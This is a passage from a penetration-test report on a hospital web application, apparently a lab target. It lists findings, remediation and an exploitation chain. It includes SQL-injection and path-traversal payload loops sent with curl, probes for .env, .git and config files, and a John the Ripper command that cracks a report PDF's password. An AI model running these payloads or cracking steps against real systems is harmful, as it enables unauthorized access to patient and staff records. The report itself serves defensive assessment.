returned a detailed MySQL error.

The response disclosed:

```
mysqli_query()  
MySQL  
SQL syntax
```

Remediation

- Disable detailed errors in production.
 - Log errors server-side.
 - Return generic errors to users.
 - Disable production debugging.
-

Finding 07 — Application File and Log Exposure

Severity: Medium

Directory indexing exposed files including:

```
error_log  
download.php  
login.php  
portal.php  
logout.php
```

Although some resources returned 403 Forbidden when accessed directly, their existence was disclosed through directory indexing.

Remediation

- Move logs outside the web root.
 - Disable directory indexing.
 - Apply appropriate filesystem permissions.
 - Prevent source files and logs from being downloaded.
-

Finding 08 — Technology and Version Disclosure

Severity: Low

The application disclosed:

```
Mediroza CMS 1.4.2
LiteSpeed Web Server
```

The CMS version was visible in the HTML:

```
<meta name="generator" content="Mediroza CMS 1.4.2">
```

Remediation

- Remove unnecessary CMS version information.
 - Minimize server banners.
 - Keep server-side software patched.
 - Implement appropriate security headers.
-

Finding 09 — Sensitive Paths Disclosed via robots.txt

Severity: Medium

Description

robots.txt was requested as the first reconnaissance step:

```
curl -sS https://medirozahospital.com/robots.txt
```

It returned:

```
User-agent: *
Disallow: /patient/
Disallow: /staff/
Disallow: /old/
```

Sitemap: <https://medirozahospital.com/sitemap.xml>

By comparison, sitemap.xml listed only the four public marketing pages, making the Disallow list the more honest — and more useful to an attacker — of the two files.

Impact

robots.txt is a crawler courtesy convention, not an access control, and it is world-readable. By listing exactly the three directories considered sensitive, the file handed an attacker a ready-made map of the application's most valuable targets before a single authenticated request was made.

Remediation

- Never list sensitive paths in robots.txt.
 - Protect sensitive directories with authentication and server-side authorization instead of relying on crawler conventions.
 - Treat robots.txt and sitemap.xml as public documents at all times.
-

Finding 10 — Session Cookie Missing HttpOnly and SameSite Attributes

Severity: Medium

Description

The session cookie issued at login was inspected:

```
Set-Cookie: PHPSESSID=6cafgt3gr36khfid008iravl12; path=/; secure
```

Only the Secure flag is set. HttpOnly and SameSite are both absent.

Impact

Without HttpOnly, any future cross-site-scripting flaw in the application would allow the session cookie to be read directly by injected JavaScript, turning an XSS bug into full session theft. Without SameSite, the cookie offers no baseline protection against cross-site request forgery.

Remediation

- Set HttpOnly on the session cookie so it cannot be read by client-side script.
 - Set SameSite=Strict (or Lax where cross-site navigation is required).
 - Regenerate the session ID on every successful login to prevent session fixation.
-

Finding 11 — Missing HTTP Security Headers

Severity: Low

Description

Response headers across the application were reviewed for standard hardening headers:

```
curl -sSI https://medirozahospital.com/
```

None of the following were present on any tested response:

- Strict-Transport-Security
- Content-Security-Policy
- X-Frame-Options
- X-Content-Type-Options
- Referrer-Policy

Impact

Their absence removes several defense-in-depth layers: no enforced HTTPS-only policy (HSTS), no mitigation against clickjacking (X-Frame-Options), no restriction on script sources (CSP), and no protection against MIME-sniffing attacks (X-Content-Type-Options).

Remediation

- Add Strict-Transport-Security with a long max-age.
- Add a restrictive Content-Security-Policy.
- Add X-Frame-Options: DENY.
- Add X-Content-Type-Options: nosniff.
- Add Referrer-Policy: strict-origin-when-cross-origin.

Positive Controls Observed

Not every test produced a finding. To keep this report balanced, the controls that held up under testing are recorded here as well.

download.php Enforces a Strict ID Whitelist

The id parameter on download.php was fuzzed with out-of-range values, SQL payloads, and path-traversal sequences:

```
for v in 0 4 5 99 -1 "1 OR 1=1" "../../../old/mediroza_db_backup_2019.sql" "../error_log" "1'--";
do
  curl -sS -b jar.txt -G --data-urlencode "id=$v" \
```

```
-w "HTTP %{http_code} len=%{size_download}\n" \  
https://medirozahospital.com/patient/download.php  
done
```

Every value returned **HTTP 404**. download.php is not vulnerable to IDOR beyond the three legitimate report IDs, is not vulnerable to path traversal, and is not injectable.

The Staff Portal Uses the Secure Pattern

The exact payloads that broke the patient login were replayed against /staff/login.php:

```
for p in "admin'--" "admin' -- " "" OR '1'='1" "admin'#"; do  
  curl -sS --data-urlencode "username=$p" --data-urlencode "password=x" \  
  https://medirozahospital.com/staff/login.php  
done
```

All four attempts returned the same generic response:

Invalid username or password.

No SQL warning, no redirect, and no enumeration oracle. /staff/login.php already demonstrates the correct, secure pattern — the fix for the patient portal is to apply the hospital's own existing code to it, not to invent something new.

No Source or Environment File Leakage

Common sensitive paths were checked and found to be properly blocked or absent:

```
for p in /.git/HEAD /.env /config.php /backup/ /admin/ /db/ /uploads/ \  
  /phpinfo.php /patient/config.php /patient/db.php; do  
  curl -sS -o /dev/null -w "%{http_code}\n" "https://medirozahospital.com$p"  
done
```

/.git/HEAD and /.env returned 403 (blocked by server rules); everything else returned 404. No repository leak, no environment file, no phpinfo() output.

05 — Risk Rating

Finding	Severity	Evidence
Patient SQL Injection / Authentication Bypass	Critical	SQL error + successful admin'-- redirect + portal access
Public Database Backup	High	/old/ listing + downloadable SQL dump + staff/shareholder records
Protected Laboratory Report Access	High	Authenticated portal + three retrieved PDFs

Finding	Severity	Evidence
Directory Listing	High	/patient/, /staff/, /old/ listings
Username Enumeration	Medium	Different responses for test and admin
Verbose SQL Errors	Medium	MySQL error returned to client
Application/Log Exposure	Medium	error_log and application files disclosed
robots.txt Sensitive Path Disclosure	Medium	Disallow list mapped /patient/, /staff/, /old/ up front
Session Cookie Missing HttpOnly/SameSite	Medium	Set-Cookie header lacked both attributes
Technology Disclosure	Low	Mediroza CMS 1.4.2 / LiteSpeed / PHP version information
Missing HTTP Security Headers	Low	No HSTS, CSP, X-Frame-Options, X-Content-Type-Options

06 — Recommendations and Remediation

Priority 1 — Fix SQL Injection

Use parameterized queries/prepared statements throughout the application.

User input must never be concatenated directly into SQL statements.

Priority 2 — Fix Authentication

Implement:

- Secure password hashing
- Generic login errors
- Rate limiting
- Session regeneration
- Secure cookies
- MFA where appropriate

Priority 3 — Enforce Authorization

Every patient report request must verify that the current authenticated user has permission to access that specific report.

Priority 4 — Remove the Database Backup

Immediately remove:

```
/old/mediroza_db_backup_2019.sql
```

from the public web directory.

Store backups outside the web root.

Priority 5 — Disable Directory Listing

Disable auto-indexing for:

```
/patient/  
/staff/  
/old/
```

Priority 6 — Protect Logs

Move:

```
error_log
```

outside the public web root.

Priority 7 — Reduce Information Disclosure

Disable detailed production errors and remove unnecessary technology/version information.

Priority 8 — Harden the Session Cookie

Set HttpOnly and SameSite=Strict on the session cookie and regenerate the session ID on every successful login.

Priority 9 — Add Standard Security Headers

Add Strict-Transport-Security, Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, and Referrer-Policy to every response.

Priority 10 — Stop Publishing Sensitive Paths in robots.txt

Remove /patient/, /staff/, and /old/ from robots.txt, and protect them with authentication and server-side authorization instead.

Conclusion

The assessment successfully demonstrated multiple security weaknesses in the Mediroza web application.

The primary exploitation chain was:

Reconnaissance



Directory Listing



Patient Login Discovery



Username Enumeration



SQL Injection



Authentication Bypass



Patient Portal Access



Three Laboratory Reports Retrieved



PDF Password Recovery

A separate attack path was identified through the exposed /old/ directory:

/old/



mediroza_db_backup_2019.sql



staff table



30 staff records + salary/PII



shareholders table



10 shareholder records + ownership information

The collected evidence demonstrates that the identified vulnerabilities could result in unauthorized disclosure of sensitive patient, employee, and corporate information.

Appendix A — Key Evidence Files

evidence/

- |— 01-recon/
 - |— patient.html
 - |— staff.html
 - |— old.html

```
├── 02-initial-access/
│   ├── sqlmap-probe.html
│   └── portal.html
├── 03-reports/
│   ├── report-1.pdf
│   ├── report-2.pdf
│   ├── report-3.pdf
│   ├── report-1.hash
│   ├── report-2.hash
│   └── report-3-john.hash
└── 04-m3/
    ├── mediroza_db_backup_2019.sql
    └── finding.txt
```

Appendix B — Report 3 John the Ripper Evidence

Command:

```
~/john-new/run/john \
--format=pdf \
--wordlist=/usr/share/wordlists/rockyou.txt \
~/mediroza/evidence/03-reports/report-3-john.hash
```

Actual result:

```
Loaded 1 password hash
PDF encrypted document [MD5-RC4 / SHA2-AES 32/64]
Cost 1 (revision) is 3
Cost 2 (key length) is 128
Will run 4 OpenMP threads
```

```
!@#$$%^&
```

```
1g ... DONE
Session completed
```

This demonstrates successful password recovery of Report 3.